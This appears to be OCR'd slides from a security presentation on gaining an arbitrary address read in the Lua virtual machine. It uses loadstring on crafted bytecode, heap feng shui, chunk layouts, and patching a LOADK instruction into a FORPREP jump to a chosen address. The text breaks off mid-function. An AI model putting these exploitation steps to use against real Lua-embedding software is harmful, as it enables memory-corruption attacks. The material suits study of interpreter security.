
Arbitrary Address Read

- How to control some chunks? DONE
- Where is our controlled chunks? DONE
- Where is current lvm->pc?

Heap Fengshui again



```lua
function zzz()
    local z = nil
end

local x = string.dump(zzz)
local u = loadstring(x)

u()
```



```c
static Proto* LoadFunction (LoadState* S, TString* p)
{
 Proto* f=luaF_newproto(S->L);
 f->source=LoadString(S); if (f->source==NULL) f->source=p;
 f->lineDefined=LoadInt(S);
 f->nups=LoadByte(S);
 f->numparams=LoadByte(S);
 f->is_vararg=LoadByte(S);
 f->maxstacksize=LoadByte(S);
 LoadLines(S,f);
 LoadLocals(S,f);
 LoadUpvalues(S,f);
 LoadConstants(S,f);
 LoadCode(S,f);
#ifndef TRUST_BINARIES
 if (!luaG_checkcode(f)) luaG_runerror(S->L,"bad code in %s",S->name);
#endif
 return f;
}
```

- Constant Chunk
- PC Chunk
- …


- PC Chunk

0x0	PRVE_SIZE	SIZE
0x10	PC1	PC2
0x20	PC3	PC4
…	…	…


- Constant Chunk

0x0	PRVE_SIZE	SIZE
0x10	TYPE1	VALUE1
0x20	TYPE2	VALUE2
…	…	…

- Size of {} = 0x50
- assert constant foo == 4
- assert instruct foo == 8 or 9





```
3 function zzz()
4     local a = 1
5     local b = 2
6     a = nil
7     return string.len(a)
8 end
```




```
function <q.lua:3> (9 instructions, 72 bytes at 0x20beaf0)
0 params, 4 stacks, 0 upvalues, 2 locals, 4 constants, 0 functions
        1       [4]     LOADK           0 0     ; 1
        2       [5]     LOADK           1 1     ; 2
        3       [6]     LOADNIL         0 0 0
        4       [7]     GETGLOBAL       2 2     ; string
        5       [7]     GETTABLE        2 2 253 ; "len"
        6       [7]     MOVE            3 0 0
        7       [7]     TAILCALL        2 2 0
        8       [7]     RETURN          2 0 0
        9       [8]     RETURN          0 1 0
```


a = {}
a = nil







```
function <q.lua:3> (9 instructions, 72 bytes at 0x20beaf0)
0 params, 4 stacks, 0 upvalues, 2 locals, 4 constants, 0 functions
        1       [4]     LOADK           0 0     ; 1
        2       [5]     LOADK           1 1     ; 2
        3       [6]     LOADNIL         0 0 0
        4       [7]     GETGLOBAL       2 2     ; string
        5       [7]     GETTABLE        2 2 253 ; "len"
        6       [7]     MOVE            3 0 0
        7       [7]     TAILCALL        2 2 0
        8       [7]     RETURN          2 0 0
        9       [8]     RETURN          0 1 0
```



Origin

```
1    [4]      LOADK      0 0      ; 1
2    [5]      LOADK      1 1      ; 2
3    [6]      LOADNIL    0 0 0
```


Replaced

```
1    [4]      FORPREP     0 [ADDR]
2    [5]      LOADK       1 1      ; 2
3    [6]      LOADNIL     0 0 0
```


Arbitrary Address

Load


```
1    LOADK xxx xxx
2    [JMP BACK]
```



```c
LUA_API size_t lua_strlen (lua_State *L, int idx) {
  StkId o = luaA_indexAcceptable(L, idx);
  if (o == NULL)
    return 0;
  else if (ttisstring(o))
    return tsvalue(o)->tsv.len;
  else {
    size_t l;
    lua_lock(L);  /* `luaV_tostring' may create a new string */
